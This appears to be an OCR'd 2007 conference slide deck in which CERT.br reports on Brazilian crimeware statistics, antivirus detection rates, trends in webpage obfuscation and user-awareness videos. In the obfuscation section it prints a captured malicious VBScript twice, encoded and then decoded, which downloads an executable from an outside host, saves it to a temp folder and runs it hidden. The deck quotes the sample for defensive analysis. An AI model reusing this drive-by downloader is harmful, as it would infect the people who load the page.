International Field Reports
Brazil

Cristine Hoepers
cristine@cert.br


CERT.br – Computer Emergency Response Team Brazil
NIC.br - Network Information Center Brazil
CGI.br - Brazilian Internet Steering Committee

CERT.br - Brazilian National CERT

- Created in 1997 to *handle computer security incident reports and activities related to networks connected to the Internet in Brazil.*
  - National focal point for reporting security incidents
  - Establish collaborative relationships with other entities
  - Help new CSIRTs to establish their activities
  - Provide training in incident handling
  - **Produce best practices' documents**
  - **Help raise the security awareness in the country**
  - **Maintain public statistics about incidents and abuse**

http://www.cert.br/mission.html

Brazilian Internet Steering Committee (CGI.br) Structure



1 – Ministry of Science and Technology (Coordination)
2 – Ministry of Communications
3 – Presidential Cabinet
4 – Ministry of Defense
5 – Ministry of Development, Industry and Foreign Trade
6 – Ministry of Planning, Budget and Management
7 – National Telecommunications Agency
8 – National Council of Scientific and Technological Development
9 – National Forum of Estate Science and Technology Secretaries
10 – Internet Expert

11 – Internet Service Providers
12 – Telecommunication Infrastructure Providers
13 – Hardware and Software Industries
14 – General Business Sector Users
15 – Non-governmental Entity
16 – Non-governmental Entity
17 – Non-governmental Entity
18 – Non-governmental Entity
19 – Academia
20 – Academia
21 – Academia

Our Parent Organization: The Brazilian Internet Steering Committee - CGI.br

CGI.br is a multi-stakeholder organization that, among the diverse responsibilities, has the main attributions:


- to propose policies and procedures related to the regulation of Internet activities
- **to recommend standards for technical and operational procedures**
- to establish strategic directives related to the use and development of Internet in Brazil
- **to promote studies and technical standards for the network and services' security in the country**
- to coordinate the allocation of Internet addresses (IP) and the registration of domain names using <.br>
- **to collect, organize and disseminate information on Internet services, including indicators and statistics**

http://www.cgi.br/internacional/

Agenda

- Updated statistics
  - New crimeware daily rates
  - Antivirus detection rates
- Latest trends
- User awareness initiatives

Overview of the System that Processes the Malware



2007 Statistics: January 1st - September 2nd

Category	Total
Unique URLs	13407
Hosts	7359
Domains	5439
Contacts for the domains/networks	1720
IP Addresses	3086
IP Allocation's Country Codes	73
Unique trojan samples (unique hashes)	11383
Unique trojan samples / day	≈ 68.57
Trojans' file names	6977
File Extensions	77
AntiVirus signatures (unique)	1487
AntiVirus signatures (grouped by "family")	89
Email notifications sent by CERT.br	11746


Includes:

- Keyloggers
- Screen loggers
- Trojan Downloaders


Does NOT include:

- Bots/Botnets
- Worms


Top 15 Signature "Families"



File Extensions



IPs Hosting Malware - RIRs Allocation Information



AntiVirus Detection Rate: April 1st, 2005 - November 5th, 2006

Antivirus Vendor	Samples Tested	Samples not detected	Samples Detected	Detection Rate (%)
Vendor A	11358	2339	9019	79.41
Vendor B	9256	1909	7347	79.38
Vendor C	8040	1660	6380	79.35
Vendor D	11381	2442	8939	78.54
Vendor E	11377	3129	8248	72.50
Vendor F	11300	4438	6862	60.73
Vendor G	11187	5209	5978	53.44
Vendor H	11381	5390	5991	52.64
Vendor I	11380	5610	5770	50.70
Vendor K	11377	6428	4949	43.50
Vendor L	2391	1522	869	36.34
Vendor N	11383	8455	2928	25.72
Vendor O	11370	8475	2895	25.46
Vendor P	11383	8540	2843	24.98
Vendor Q	9941	7630	2311	23.25
Vendor T	11382	8947	2435	21.39
Vendor Z	1144	967	177	15.47


Only **5** vendors with the detection rate above **70%**

~70% of vendors with less than **40%**


Previous top results:

Vendor E - 87.62%
Vendor B - 81.97%

Detection Rate - Monthly



Trojan Samples Sent - Monthly




Latest Trends

- Widespread use of obfuscation in the webpages – impact in detection of and response to new malware URLs
  - "Proprietary" obfuscation (e.g. xor, ceaser cipher, etc)
  - JScript.Encode
    http://en.wikipedia.org/wiki/JScript.Encode
    "JScript.Encode is a method created by Microsoft used to encode both server and client-side JavaScript or VB Script source code in order to protect the source code from copying."
  - JavaScript `unescape()` function
    http://www.javascripter.net/faq/unescape.htm

```
unescape("It%27s%20me%21")
// result: "It's me!"
```

Levels of obfuscation



Example (1/3)

Example (2/3)

```
<SCRIPT>
<!--
document.write(unescape("%3Cscript%20language%3D%22VBScript%22%3E%0A%20%20%20%2
0on%20error%20resume%20next%0A%0A%20%20%20%20Set%20obj1%20%3D%20document.create
Element%28%22object%22%29%0A%20%20%20%20obj1.setAttribute%20%22classid%22%2C%20
%22clsid%3ABD96C556-65A3-11D0-983A-
00C04FC29E36%22%0A%20%20%20%20est1%3D%22Microsoft.%22%26%22XMLHTTP%22%20%0A%20%
20%20%20Set%20obj2%20%3D%20obj1.CreateObject%28est1%2C%22%22%29%0A%0A%0A%20%20%
20%20est%3D%22Ado%22%26%22db.%22%26%22Str%22%26%22eam%22%0A%20%20%20%20set%20ob
j3%20%3D%20obj1.createobject%28est%2C%22%22%29%0A%20%20%20%20obj3.type%20%3D%20
1%0A%0A%20%20%20%20est2%3D%22GET%22%0A%20%20%20%20obj2.Open%20est2%2C%20%22http
%3A//www.onmic.it/.cgi/get.exe%22%2C%20False%0A%20%20%20%20obj2.Send%0A%20%20%2
0%20%0A%0A%20%20%20%20set%20F%20%3D%20obj1.createobject%28%22Scripting.FileSyst
emObject%22%2C%22%22%29%0A%20%20%20%20set%20pasta%20%3D%20F.GetSpecialFolder%28
2%29%0A%20%20%20%20fi%3D%22ssvsservices.exe%22%0A%20%20%20%20fi%3D%20F.BuildPat
h%28pasta%2Cfi%29%0A%20%20%20%20%0A%0A%20%20%20%20obj3.open%0A%20%20%20%20obj3.
write%20obj2.responseBody%20%20%20%20%0A%20%20%20%20obj3.savetofile%20fi%2C2%0A
%20%20%20%20obj3.close%0A%0A%0A%20%20%20%20set%20obj5%20%3D%20obj1.createobject
%28%22Shell.Application%22%2C%22%22%29%0A%20%20%20%20%0A%20%20%20%20obj5.ShellE
xecute%20fi%2C%22%22%2C%22%22%2C%22open%22%2C0%0A%3C/script%3E"));
//-->
</SCRIPT>
```


Example 3/3

```
<script language="VBScript">
    on error resume next

    Set obj1 = document.createElement("object")
    obj1.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
    est1="Microsoft."&"XMLHTTP"
    Set obj2 = obj1.CreateObject(est1,"")

    est="Ado"&"db."&"Str"&"eam"
    set obj3 = obj1.createobject(est,"")
    obj3.type = 1

    est2="GET"
    obj2.Open est2, "http://www.onmic.it/.cgi/get.exe", False
    obj2.Send

    set F = obj1.createobject("Scripting.FileSystemObject","")
    set pasta = F.GetSpecialFolder(2)
    fi="ssvsservices.exe"
    fi= F.BuildPath(pasta,fi)

    obj3.open
    obj3.write obj2.responseBody
    obj3.savetofile fi,2
    obj3.close

    set obj5 = obj1.createobject("Shell.Application","")

    obj5.ShellExecute fi,"","","open",0
</script>
```

User Awareness

Antispam.br Website - Malicious Code Through E-mail

Antispam.br Website - Fraud, Phishing, Scam, etc


Cartoons

- 4 videos - 4 minutes each
  - The Internet
  - The Intruders
  - Spam (*)
  - The Defense (*)
  - Freely available on the Internet
  - In several formats and resolutions
- Possible future development: booklet or comic book
  - To distribute with the DVD version
    - Schools, presentations, libraries, internet cafes, etc
  - Still in discussion (funding and sponsors issues)

(*) To be released November, 2007


Video 1: The Internet

Video 2: The Intruders



Video 3: Spam

Video 4: The Defense



Additional References

- This presentation (by the end of the month)
  http://www.cert.br/docs/presentations/
- Awareness videos
  http://www.antispam.br/videos/
- CERT.br
  Computer Emergency Response Team Brazil
  http://www.cert.br/